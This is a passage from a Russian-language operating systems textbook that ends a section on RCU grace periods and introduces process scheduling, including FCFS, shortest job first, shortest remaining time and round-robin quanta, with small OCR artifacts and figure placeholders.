структуры данных в основном потому, что **RCU** (Read — Copy — Update, чтение — копирование — обновление) отделяет фазу удаления от фазы восстановления обновления.

Но есть и проблема. Пока нет уверенности в полном отсутствии читателей в *B* или *D*, мы не можем фактически от них избавиться. Но сколько же должно продлиться ожидание? Одну минуту? Десять минут? Мы вынуждены ждать до тех пор, пока эти узлы не оставит последний читатель. RCU обязательно определяет максимальное время, в течение которого читатель может удерживать ссылку на структуру данных. По истечении этого срока память может быть безопасно освобождена. Точнее говоря, читатели получают доступ к структуре данных в области, которая известна как **критический раздел чтения** (read-side critical section), где может содержаться любой код, поскольку он не заблокирован или не пребывает в режиме ожидания. В этом случае известно максимальное время вынужденного ожидания. А именно нами определяется **отсрочка** (grace period) в виде любого периода времени, в течение которого известно, что каждый




Рис. 2.19. RCU: вставка узла в дерево с последующим удалением ветви, и все это без блокировок

поток будет вне критического раздела для чтения по крайней мере однократно. Если период ожидания перед восстановлением будет как минимум равен отсрочке, все будет хорошо. Поскольку код в критическом разделе для чтения не разрешено блокировать или переводить в режим ожидания, простым критерием будет ожидание до тех пор, пока все потоки не выполнят контекстное переключение.

2.4. Планирование

Когда компьютер работает в многозадачном режиме, на нем зачастую запускается сразу несколько процессов или потоков, претендующих на использование центрального процессора. Такая ситуация складывается в том случае, если в состоянии готовности одновременно находятся два или более процесса или потока. Если доступен только один центральный процессор, необходимо выбрать, какой из этих процессов будет выполняться следующим. Та часть операционной системы, на которую возложен этот выбор, называется **планировщиком**, а алгоритм, который ею используется, называется **алгоритмом планирования**. Именно эта тема и станет предметом рассмотрения в следующих разделах.

Многие однотипные вопросы, применяемые к планированию процессов, могут применяться и к планированию потоков, хотя существуют и некоторые различия. Когда ядро управляет потоками, планирование обычно касается каждого из потоков, практически не различая, какому именно процессу они принадлежат (или все же делая небольшие различия). Сначала мы сконцентрируемся на вопросах планирования, применимых как к процессам, так и к потокам. После этого рассмотрим исключительно планирование потоков и ряд возникающих при этом уникальных вопросов. А многоядерные процессоры будут рассмотрены в главе 8.

2.4.1. Введение в планирование

Если вернуться к прежним временам пакетных систем, где ввод данных осуществлялся в форме образов перфокарт, перенесенных на магнитную ленту, то алгоритм планирования был довольно прост: требовалось всего лишь запустить следующее задание. С появлением многозадачных систем алгоритм планирования усложнился, поскольку в этом случае обычно фигурировали сразу несколько пользователей, ожидавших обслуживания. На некоторых универсальных машинах до сих пор пакетные задачи сочетаются с задачами в режиме разделения времени, и планировщику нужно решать, какой должна быть очередная работа: выполнение пакетного задания или обеспечение интерактивного общения с пользователем, сидящим за терминалом. (Между прочим, в пакетном задании мог содержаться запрос на последовательный запуск нескольких программ, но в данном разделе мы будем придерживаться предположения, что запрос касается запуска только одной программы.) Поскольку на таких машинах процессорное время является дефицитным ресурсом, хороший планировщик может существенно повлиять на ощущаемую производительность машины и удовлетворенность пользователя. Поэтому на изобретение искусного и эффективного алгоритма планирования было потрачено немало усилий.

С появлением персональных компьютеров ситуация изменилась в двух направлениях. Во-первых, основная часть времени отводилась лишь одному активному процессу. Вряд ли случалось такое, что пользователь, вводивший документ в текстовый процессор, одновременно с этим компилировал программу в фоновом режиме. Когда пользователь набирал команду для текстового процессора, планировщику не приходилось напрягаться, определяя, какой процесс нужно запустить, — текстовый процессор был единственным кандидатом.

Во-вторых, с годами компьютеры стали работать настолько быстрее, что центральный процессор практически перестал быть дефицитным ресурсом. Большинство программ для персонального компьютера ограничены скоростью предоставления пользователем входящей информации (путем набора текста или щелчками мыши), а не скоростью, с которой центральный процессор способен ее обработать. Даже задачи компиляции программ, в прошлом главный потребитель процессорного времени, теперь в большинстве случаев занимают всего несколько секунд. Даже при одновременной работе двух программ, например текстового процессора и электронной таблицы, вряд ли имеет значение, которую из них нужно пропустить вперед, поскольку пользователь, скорее всего, ждет результатов от обеих. Поэтому на простых персональных компьютерах планирование не играет особой роли. Конечно, существуют приложения, которые поглощают практически все ресурсы центрального процессора: например, визуализация одночасового видео высокого разрешения при корректировке цветовой гаммы каждого из 107 892 кадров (в NTSC) или 90 000 кадров (в PAL) требует вычислительной

мощности промышленной компьютерной системы, но подобные приложения скорее являются исключением из правил.

Когда же дело касается сетевых служб, ситуация существенно изменяется. Здесь в конкурентную борьбу за процессорное время вступают уже несколько процессов, поэтому планирование снова приобретает значение. Например, когда центральному процессору нужно выбирать между запущенным процессом, собирающим ежедневную статистику, и одним из процессов, обслуживающих запросы пользователя, если приоритет будет сразу же отдан последнему из процессов, пользователь будет чувствовать себя намного лучше. Многие мобильные устройства, такие как смартфоны (за исключением разве что самых мощных моделей), и узлы сенсорных сетей «обилием ресурсов» также похвастаться не могут. У них все еще может быть маломощный центральный процессор и небольшой объем памяти. Более того, поскольку одним из наиболее важных ограничений на этих устройствах является ресурс аккумуляторов, некоторые планировщики стараются оптимизировать потребление электроэнергии.

Планировщик наряду с выбором «правильного» процесса должен заботиться также об эффективной загрузке центрального процессора, поскольку переключение процессов является весьма дорогостоящим занятием. Сначала должно произойти переключение из пользовательского режима в режим ядра, затем сохранено состояние текущего процесса, включая сохранение его регистров в таблице процессов для их последующей повторной загрузки. На некоторых системах должна быть сохранена также карта памяти (например, признаки обращения к страницам памяти). После этого запускается алгоритм планирования для выбора следующего процесса. Затем в соответствии с картой памяти нового процесса должен быть перезагружен блок управления памятью. И наконец, новый процесс должен быть запущен. Вдобавок ко всему перечисленному переключение процессов обесценивает весь кэш памяти, заставляя его дважды динамически перезагружаться из оперативной памяти (после входа в ядро и после выхода из него). В итоге слишком частое переключение может поглотить существенную долю процессорного времени, что наводит на мысль: этого нужно избегать.

Поведение процесса

На рис. 2.19 показано, что практически у всех процессов пики вычислительной активности чередуются с запросами (дискового или сетевого) ввода-вывода. Зачастую центральный процессор некоторое время работает без остановок, затем происходит системный вызов для чтения данных из файла или для их записи в файл. Когда системный вызов завершается, центральный процессор возобновляет вычисления до тех пор, пока ему не понадобятся дополнительные данные или не потребуется записать дополнительные данные на диск и т. д. Следует заметить, что некоторые операции ввода-вывода считаются вычислениями. Например, когда центральный процессор копирует биты в видеопамять, чтобы обновить изображение на экране, то он занимается вычислением, а не вводом-выводом, поскольку при этом задействован он сам. В этом смысле ввод-вывод происходит в том случае, когда процесс входит в заблокированное состояние, ожидая, пока внешнее устройство завершит свою работу.

По поводу изображения на рис. 2.19 следует заметить, что некоторые процессы, как тот, что показан на рис. 2.19, *а*, проводят основную часть своего времени за вычислениями, а другие, как тот, что показан на рис. 2.19, *б*, основную часть своего времени ожидают завершения операций ввода-вывода. Первые процессы называются процессами,




Рис. 2.20. Пики активного использования центрального процессора чередуются с периодами ожидания завершения операций ввода-вывода: *а* — процесс, ограниченный скоростью вычислений; *б* — процесс, ограниченный скоростью работы устройств ввода-вывода

ограниченными скоростью вычислений, а вторые — процессами, **ограниченными скоростью работы устройств ввода-вывода**. Процессы, ограниченные скоростью вычислений, обычно имеют продолжительные пики вычислительной активности и, соответственно, нечастые периоды ожидания ввода-вывода, а процессы, ограниченные скоростью работы устройств ввода-вывода, имеют короткие периоды активности центрального процессора и, соответственно, довольно частые периоды ожидания ввода-вывода. Следует заметить, что ключевым фактором здесь является период пиковой активности центрального процессора, а не продолжительность активности устройств ввода-вывода. Процессы, ограниченные скоростью работы устройств ввода-вывода, считаются таковыми только потому, что не занимаются продолжительными вычислениями в промежутках между запросами ввода-вывода, а не потому, что они главным образом заняты продолжительными запросами ввода-вывода. Запрос на чтение блока данных с диска занимает одно и то же время независимо от того, много или мало времени уходит на их обработку после получения.

Стоит заметить, что чем быстрее становятся центральные процессоры, тем больше процессы ограничиваются скоростью работы устройств ввода-вывода. Это связано с более быстрым совершенствованием центральных процессоров по сравнению с совершенствованием дисковых устройств. Поэтому планирование процессов, ограниченных скоростью работы устройств ввода-вывода, в будущем, скорее всего, приобретет более важную роль. Основной замысел будет заключаться в немедленном предоставлении шанса готовому к возобновлению работы процессу, ограниченному скоростью работы устройств ввода-вывода, с тем, чтобы он мог выдать запрос к дисковому устройству и поддержать его загруженность. На рис. 2.4 мы видели, что далеко не многим процессам, ограниченным скоростью работы устройств ввода-вывода, удается полностью занять время центрального процессора.

Когда планировать?

Ключевым вопросом планирования является момент принятия решения. Оказывается, существуют разнообразные ситуации, требующие вмешательства планировщика. Во-первых, при создании нового процесса необходимо принять решение, какой из

процессов выполнять, родительский или дочерний. Поскольку оба процесса находятся в состоянии готовности, вполне естественно, что планировщик должен принять решение, то есть вполне обоснованно выбрать выполнение либо родительского, либо дочернего процесса.

Во-вторых, планировщик должен принять решение, когда процесс завершает работу. Процесс больше не может выполняться (поскольку он уже не существует), поэтому нужно выбрать какой-нибудь процесс из числа готовых к выполнению. Если готовые к выполнению процессы отсутствуют, обычно запускается предоставляемый системой холостой процесс.

В-третьих, когда процесс блокируется в ожидании завершения операции ввода-вывода, на семафоре или по какой-нибудь другой причине, для выполнения должен быть выбран какой-то другой процесс. Иногда в этом выборе играет роль причина блокирования. Например, если процесс *А* играет важную роль и ожидает, пока процесс *Б* не выйдет из критической области, то предоставление очередности выполнения процессу *Б* позволит этому процессу выйти из его критической области, что даст возможность продолжить работу процессу *А*. Но сложность в том, что планировщик обычно не обладает необходимой информацией, позволяющей учесть данную зависимость.

В-четвертых, планировщик должен принять решение при возникновении прерывания ввода-вывода. Если прерывание пришло от устройства ввода-вывода, завершившего свою работу, то какой-то процесс, который был заблокирован в ожидании завершения операции ввода-вывода, теперь может быть готов к возобновлению работы. Планировщик должен решить, какой процесс ему запускать: тот, что только что перешел в состояние готовности, тот, который был запущен за время прерывания, или какой-нибудь третий процесс.

Если аппаратный таймер обеспечивает периодические прерывания с частотой 50 или 60 Гц или с какой-нибудь другой частотой, планировщик должен принимать решения при каждом прерывании по таймеру или при каждом *k*-м прерывании. По реакции на прерывания по таймеру алгоритмы планирования можно разделить на две категории. **Неприоритетный** алгоритм планирования выбирает запускаемый процесс, а затем просто дает ему возможность выполняться до тех пор, пока он не заблокируется (в ожидании либо завершения операции ввода-вывода, либо другого процесса), или до тех пор, пока он добровольно не освободит центральный процессор. Даже если процесс будет работать в течение многих часов, он не будет приостановлен в принудительном порядке. В результате во время прерываний по таймеру решения приниматься не будут. После завершения обработки прерывания по таймеру работу возобновит ранее запущенный процесс, если только какой-нибудь процесс более высокого уровня не ожидал только что истекшей задержки по времени.

В отличие от этого **приоритетный** алгоритм планирования предусматривает выбор процесса и предоставление ему возможности работать до истечения некоторого строго определенного периода времени. Если до окончания этого периода он все еще будет работать, планировщик приостанавливает его работу и выбирает для запуска другой процесс (если есть доступный для этого процесс). Осуществление приоритетного алгоритма планирования требует наличия прерываний по таймеру, возникающих по окончании определенного периода времени, чтобы вернуть управление центральным процессором планировщику. Если прерывания по таймеру недоступны, остается лишь использовать неприоритетное планирование.

Категории алгоритмов планирования

Неудивительно, что в различных условиях окружающей среды требуются разные алгоритмы планирования. Это обусловлено тем, что различные сферы приложений (и разные типы операционных систем) предназначены для решения разных задач. Иными словами, предмет оптимизации для планировщика не может совпадать во всех системах. При этом стоит различать три среды:

- пакетную;
- интерактивную;
- реального времени.

В пакетных системах не бывает пользователей, терпеливо ожидающих за своими терминалами быстрого ответа на свой короткий запрос. Поэтому для них зачастую приемлемы неприоритетные алгоритмы или приоритетные алгоритмы с длительными периодами для каждого процесса. Такой подход сокращает количество переключений между процессами, повышая при этом производительность работы системы. Пакетные алгоритмы носят весьма общий характер и часто находят применение и в других ситуациях, поэтому их стоит изучить даже тем, кто не работает в сфере корпоративных вычислений с использованием универсальных машин.

В среде с пользователями, работающими в интерактивном режиме, приобретает важность приоритетность, удерживающая отдельный процесс от захвата центрального процессора, лишающего при этом доступа к службе всех других процессов. Даже при отсутствии процессов, склонных к бесконечной работе, один из процессов в случае программной ошибки мог бы навсегда закрыть доступ к работе всем остальным процессам. Для предупреждения такого поведения необходимо использование приоритетного алгоритма. Под эту категорию подпадают и серверы, поскольку они, как правило, обслуживают нескольких вечно спешащих (удаленных) пользователей. Пользователи компьютеров постоянно пребывают в состоянии дикой спешки.

В системах, ограниченных условиями реального времени, как ни странно, приоритетность иногда не требуется, поскольку процессы знают, что они могут запускаться только на непродолжительные периоды времени, и зачастую выполняют свою работу довольно быстро, а затем блокируются. В отличие от интерактивных систем в системах реального времени запускаются лишь те программы, которые предназначены для содействия определенной прикладной задаче. Интерактивные системы имеют универсальный характер и могут запускать произвольные программы, которые не выполняют совместную задачу или даже, возможно, вредят друг другу.

Задачи алгоритма планирования

Чтобы создать алгоритм планирования, нужно иметь некое представление о том, с чем должен справиться толковый алгоритм. Некоторые задачи зависят от среды окружения (пакетная, интерактивная или реального времени), но есть и такие задачи, которые желательно выполнить в любом случае. Вот некоторые задачи алгоритма планирования, которых следует придерживаться при различных обстоятельствах и которые нам вскоре предстоит рассмотреть:

- **Все системы:**
  - равнодоступность — предоставление каждому процессу справедливой доли времени центрального процессора;

- принуждение к определенной политике — наблюдение за выполнением установленной политики;
- баланс — поддержка загруженности всех составных частей системы.

✦ **Пакетные системы:**

- производительность — выполнение максимального количества заданий в час;
- оборотное время — минимизация времени между представлением задачи и ее завершением;
- использование центрального процессора — поддержка постоянной загруженности процессора.

✦ **Интерактивные системы:**

- время отклика — быстрый ответ на запросы;
- пропорциональность — оправдание пользовательских надежд.

✦ **Системы реального времени:**

- соблюдение предельных сроков — предотвращение потери данных;
- предсказуемость — предотвращение ухудшения качества в мультимедийных системах.

Равнодоступность важна при любых обстоятельствах. Сопоставимые процессы должны получать сопоставимый уровень обслуживания. Несправедливо предоставлять одному процессу больше времени центрального процессора, чем другому, эквивалентному ему процессу. Разумеется, различные категории процессов могут обрабатываться по-разному. Сравните, к примеру, управление системами безопасности и выполнение расчетов по заработной плате в компьютерном центре атомной электростанции.

К равнодоступности имеет некоторое отношение и принуждение к системной политике. Если локальная политика заключается в том, что процессы, контролирующие безопасность, должны получать возможность возобновления своей работы сразу же, как только в этом возникнет необходимость, даже если при этом расчет заработной платы задержится на полминуты, планировщик должен обеспечить осуществление этой политики.

Другой общей задачей является поддержание максимально возможной задействованности всех составных частей системы. Если центральный процессор и все устройства ввода-вывода смогут быть постоянно задействованы, то будет произведен больший объем работы в секунду, чем при простое каких-нибудь компонентов. К примеру, в пакетной системе планировщик управляет тем, чье задание поместить в память для выполнения. Одновременное размещение в памяти части процессов, ограниченных скоростью вычислений, и части процессов, ограниченных скоростью работы устройств ввода-вывода, будет более разумным решением, чем загрузка и выполнение сначала всех заданий, ограниченных скоростью вычислений, а затем, когда их выполнение завершится, загрузка и выполнение всех заданий, ограниченных скоростью работы устройств ввода-вывода. Если используется последняя из этих стратегий, то при запуске процессов, ограниченных скоростью вычислений, они будут состязаться за использование центрального процессора, а дисковое устройство будет простаивать. Затем, когда дело дойдет до выполнения заданий, ограниченных скоростью работы устройств ввода-вывода, они вступят в борьбу за дисковое устройство, а центральный процессор будет простаивать. Лучше за счет разумного сочетания процессов поддерживать в работающем состоянии сразу всю систему.

Руководители крупных вычислительных центров, в которых запускается множество пакетных заданий, при оценке производительности своей системы обычно берут в расчет три показателя: производительность, оборотное время и степень задействования центрального процессора. **Производительность** — это количество заданий, выполненных за один час. С учетом всех обстоятельств выполнение 50 заданий в час считается лучшим показателем, чем выполнение 40 заданий в час. **Оборотное время** — это среднестатистическое время от момента передачи задания на выполнение до момента завершения его выполнения. Им измеряется время, затрачиваемое среднестатистическим пользователем на вынужденное ожидание выходных данных. Здесь действует правило: чем меньше, тем лучше.

Алгоритм планирования, доводящий до максимума производительность, не обязательно будет сводить к минимуму оборотное время. Например, если взять сочетание коротких и длинных заданий, то планировщик, который всегда запускал короткие задания и никогда не работал с длинными, может достичь великолепной производительности (выполнить множество коротких заданий за один час), но за счет крайне низкого показателя оборотного времени для длинных заданий. При выдерживании достаточно высокой скорости поступления коротких заданий запуск длинных заданий может вообще никогда не состояться, доводя среднее оборотное время до бесконечности при достижении высокого показателя производительности.

В качестве показателя в пакетных системах часто используется степень задействования центрального процессора, но это не самый лучший показатель. В действительности значение имеет то, сколько заданий в час выполняет система (производительность) и сколько времени занимает получение результатов задания (оборотное время). Использование в качестве показателя степени задействованности процессора напоминает оценку машин по показателю, сколько оборотов в час делают их двигатели. В то же время информация о том, когда задействованность центрального процессора достигает 100 %, пригодится для определения момента наращивания его вычислительной мощности.

Для интерактивных систем большее значение имеют другие задачи. Наиболее важной из них является сведение к минимуму **времени отклика**, то есть времени между выдачей команды и получением результата. На персональных компьютерах, имеющих запущенные фоновые процессы (например, чтение из сети электронной почты и ее сохранение), пользовательский запрос на запуск программы или открытие файла должен иметь приоритет над фоновой работой. Первоочередной запуск всех интерактивных запросов будет восприниматься как хороший уровень обслуживания.

В определенной степени к этим системам относится и задача, которую можно назвать **пропорциональностью**. Пользователям свойственно прикидывать (и зачастую неверно) продолжительность тех или иных событий. Когда запрос, рассматриваемый как сложный, занимает довольно продолжительное время, пользователь воспринимает это как должное, но когда запрос, считающийся простым, также занимает немало времени, пользователь выражает недовольство. Например, если по щелчку на значке инициируется выкладывание видео объемом 500 Мбайт на облачный сервер, что занимает 60 с, пользователь, наверное, воспримет это как должное, поскольку он не ожидает, что видео будет передано за 5 с, и знает, что для этого нужно время.

Но когда пользователь щелкает на значке, который инициирует разрыв соединения с облачным сервером после отправки видео, у него совершенно иные ожидания. Если

операция не завершается после 30 с, пользователь вряд ли смолчит, а после 60 с он будет просто взбешен. Такое поведение будет соответствовать обычным пользовательским представлениям о том, что на отправку большого объема данных *предполагается* затратить намного больше времени, чем на разрыв соединения. В некоторых случаях (как и в этом) планировщик не может повлиять на время отклика, но в других случаях он может это сделать, особенно если задержка обусловлена неверным выбором очередности выполнения процессов.

В отличие от интерактивных систем системы реального времени имеют другие свойства, а значит, и другие задачи планирования. Они характеризуются наличием крайних сроков выполнения, которые обязательно или по крайней мере желательно выдерживать. Например, если компьютер управляет устройством, которое выдает данные с определенной скоростью, отказ от запуска процесса сбора данных может привести к потере информации. Поэтому главным требованием в системах реального времени является соблюдение всех (или большей части) крайних сроков.

В некоторых системах реального времени, особенно в мультимедийных системах, существенную роль играет предсказуемость. Редкие случаи несоблюдения крайних сроков не приводят к сбоям, но если аудиопроцесс прерывается довольно часто, то качество звука резко ухудшается. Это относится и к видеопроцессам, но человеческое ухо более чувствительно к случайным искажениям, чем глаз. Чтобы избежать подобной проблемы, планирование процессов должно быть исключительно предсказуемым и постоянным. В этой главе мы рассмотрим алгоритмы планирования процессов в пакетных и интерактивных системах. Планирование процессов реального времени в этой книге не рассматривается, но дополнительный материал, касающийся мультимедийных операционных систем, можно найти на веб-сайте книги.

2.4.2. Планирование в пакетных системах

Теперь давайте перейдем от общих вопросов планирования к специализированным алгоритмам. В этом разделе будут рассмотрены алгоритмы, используемые в пакетных системах, а в следующих разделах мы рассмотрим алгоритмы, используемые в интерактивных системах и системах реального времени. Следует заметить, что некоторые алгоритмы используются как в пакетных, так и в интерактивных системах. Мы рассмотрим их чуть позже.

Первым пришел — первым обслужен

Наверное, наипростейшим из всех алгоритмов планирования будет неприоритетный алгоритм, следующий принципу «**первым пришел — первым обслужен**». При использовании этого алгоритма центральный процессор выделяется процессам в порядке поступления их запросов. По сути, используется одна очередь процессов, находящихся в состоянии готовности. Когда рано утром в систему извне попадает первое задание, оно тут же запускается на выполнение и получает возможность выполняться как угодно долго. Оно не прерывается по причине слишком продолжительного выполнения. Другие задания по мере поступления помещаются в конец очереди. При блокировке выполняемого процесса следующим запускается первый процесс, стоящий в очереди. Когда заблокированный процесс переходит в состояние готовности, он, подобно только что поступившему заданию, помещается в конец очереди, после всех ожидающих процессов.

Сильной стороной этого алгоритма является простота его понимания и такая же простота его программирования. Его справедливость сродни справедливости распределения дефицитных билетов на спортивные или концертные зрелища или мест в очереди на новые айфоны тем людям, которые заняли очередь с двух часов ночи. При использовании этого алгоритма отслеживание готовых процессов осуществляется с помощью единого связанного списка. Выбор следующего выполняемого процесса сводится к извлечению одного процесса из начала очереди. Добавление нового задания или разблокированного процесса сводится к присоединению его к концу очереди. Что может быть проще для восприятия и реализации?

К сожалению, принцип «первым пришел — первым обслужен» страдает и существенными недостатками. Предположим, что используются один процесс, ограниченный скоростью вычислений, который всякий раз запускается на 1 с, и множество процессов, ограниченных скоростью работы устройств ввода-вывода, незначительно использующих время центрального процессора, но каждый из которых должен осуществить 1000 считываний с диска, прежде чем завершить свою работу. Процесс, ограниченный скоростью вычислений, работает в течение 1 с, а затем переходит к чтению блока данных с диска. Теперь запускаются все процессы ввода-вывода и приступают к чтению данных с диска. Когда процесс, ограниченный скоростью вычислений, получает свой блок данных с диска, он запускается еще на 1 с, а за ним непрерывной чередой следуют все процессы, ограниченные скоростью работы устройств ввода-вывода.

В итоге каждый процесс, ограниченный скоростью работы устройств ввода-вывода, считывает один блок в секунду, и завершение его работы займет 1000 с. Если используется алгоритм планирования, выгружающий процесс, ограниченный скоростью вычислений, каждые 10 мс, то процессы, ограниченные скоростью работы устройств ввода-вывода, завершаются за 10 с вместо 1000 с, при этом особо не замедляя работу процесса, ограниченного скоростью вычислений.

Сначала самое короткое задание

Теперь рассмотрим другой неприоритетный алгоритм для пакетных систем, в котором предполагается, что сроки выполнения заданий известны заранее. К примеру, в страховой компании люди могут довольно точно предсказать, сколько времени займет выполнение пакета из 1000 исковых заявлений, поскольку подобная работа выполняется ежедневно. Когда в ожидании запуска во входящей очереди находится несколько равнозначных по важности заданий, планировщик выбирает **сначала самое короткое задание**. Рассмотрим изображение, приведенное на рис. 2.21. Здесь представлены четыре задания: *A*, *B*, *C* и *D* со сроками выполнения 8, 4, 4 и 4 минуты соответственно. Если их запустить в этом порядке, оборотное время для задания *A* составит 8 мин, для *B* — 12 мин, для *C* — 16 мин и для *D* — 20 мин при среднем времени 14 мин.

а *б*

Рис. 2.21. Пример планирования, когда первым выполняется самое короткое задание: *а* — запуск четырех заданий в исходном порядке; *б* — запуск этих заданий в порядке, когда самое короткое из них выполняется первым

Теперь рассмотрим запуск этих четырех заданий, когда первым запускается самое короткое из них (рис. 2.21, *б*). Теперь показатели оборотного времени составляют 4, 8, 12 и 20 мин при среднем времени 11 мин. Оптимальность алгоритма, при котором первым выполняется самое короткое задание, можно доказать. Рассмотрим пример с четырьмя заданиями, выполняемыми за время *a*, *b*, *c* и *d* соответственно. Первое задание будет выполнено за время *a*, второе — за время $a + b$ и т. д. Среднее оборотное время составит $(4a + 3b + 2c + d)/4$. Очевидно, что время *a* оказывает наибольшее влияние на средний показатель по сравнению со всеми остальными временными показателями, поэтому это должно быть самое короткое задание. Затем по нарастающей должны идти *b*, *c* и наконец *d* как самое продолжительное, которое оказывает влияние лишь за счет своего собственного оборотного времени. Аналогичные аргументы точно так же применимы к любому количеству заданий.

Следует заметить, что алгоритм, основанный на выполнении первым самого короткого задания, оптимален только в том случае, если все задания доступны одновременно. В качестве примера противоположной ситуации рассмотрим пять заданий от *A* до *E* со сроками выполнения 2, 4, 1, 1 и 1 соответственно. Время их поступления 0, 0, 3, 3 и 3. Первоначально может быть выбрано только задание *A* или задание *B*, а остальные три задания к тому времени еще не поступят. Используя правило, по которому первым выполняется самое короткое задание, мы будем выполнять задания в следующей очередности: *A*, *B*, *C*, *D*, *E* — при среднем времени ожидания, равном 4,6. Разумеется, их запуск в следующем порядке: *B*, *C*, *D*, *E*, *A* — привел бы к среднему времени ожидания, равному 4,4.

Приоритет наименьшему времени выполнения

Приоритетной версией алгоритма выполнения первым самого короткого задания является алгоритм первоочередного выполнения задания **с наименьшим оставшимся временем выполнения**. При использовании этого алгоритма планировщик всегда выбирает процесс с самым коротким оставшимся временем выполнения. Здесь, так же как и прежде, время выполнения заданий нужно знать заранее. При поступлении нового задания выполняется сравнение общего времени его выполнения с оставшимися сроками выполнения текущих процессов. Если для выполнения нового задания требуется меньше времени, чем для завершения текущего процесса, этот процесс приостанавливается и запускается новое здание. Эта схема позволяет быстро обслужить новое короткое задание.

2.4.3. Планирование в интерактивных системах

Теперь давайте рассмотрим некоторые алгоритмы, которые могут быть использованы в интерактивных системах. Они часто применяются на персональных компьютерах, серверах и в других разновидностях систем.

Циклическое планирование

Одним из самых старых, простых, справедливых и наиболее часто используемых считается алгоритм **циклического планирования**. Каждому процессу назначается определенный интервал времени, называемый его **квантом**, в течение которого ему предоставляется возможность выполнения. Если процесс к завершению кванта вре-

мени все еще выполняется, то ресурс центрального процессора у него отбирается и передается другому процессу. Разумеется, если процесс переходит в заблокированное состояние или завершает свою работу до истечения кванта времени, то переключение центрального процессора на другой процесс происходит именно в этот момент. Алгоритм циклического планирования не представляет сложности в реализации. На рис. 2.22, *а* показано, что от планировщика требуется всего лишь вести список процессов, готовых к выполнению. Когда процесс исчерпает свой квант времени, он, как показано на рис. 2.22, *б*, помещается в конец списка.




Рис. 2.22. Циклическое планирование: *а* — список процессов, находящихся в состоянии готовности; *б* — тот же список после того, как процесс *B* исчерпал свой квант времени

Единственное, что по-настоящему представляет интерес в циклическом планировании, — это продолжительность кванта времени. Переключение с одного процесса на другой требует определенного количества времени для выполнения задач администрирования — сохранения и загрузки регистров и карт памяти, обновления различных таблиц и списков, сброса на диск и перезагрузки кэша памяти и т. д. Предположим, что **переключение процесса**, или **переключение контекста**, как его иногда называют, занимает 1 мс, включая переключение карт памяти, сброс на диск и перезагрузку кэша и т. д. Также предположим, что значение кванта времени установлено на 4 мс. При таких параметрах настройки после 4 мс полезной работы центральному процессору придется затратить (то есть потерять) 1 мс на переключение процесса. Таким образом, 20 % процессорного времени будет выброшено на административные издержки, а это, вне всякого сомнения, слишком много.

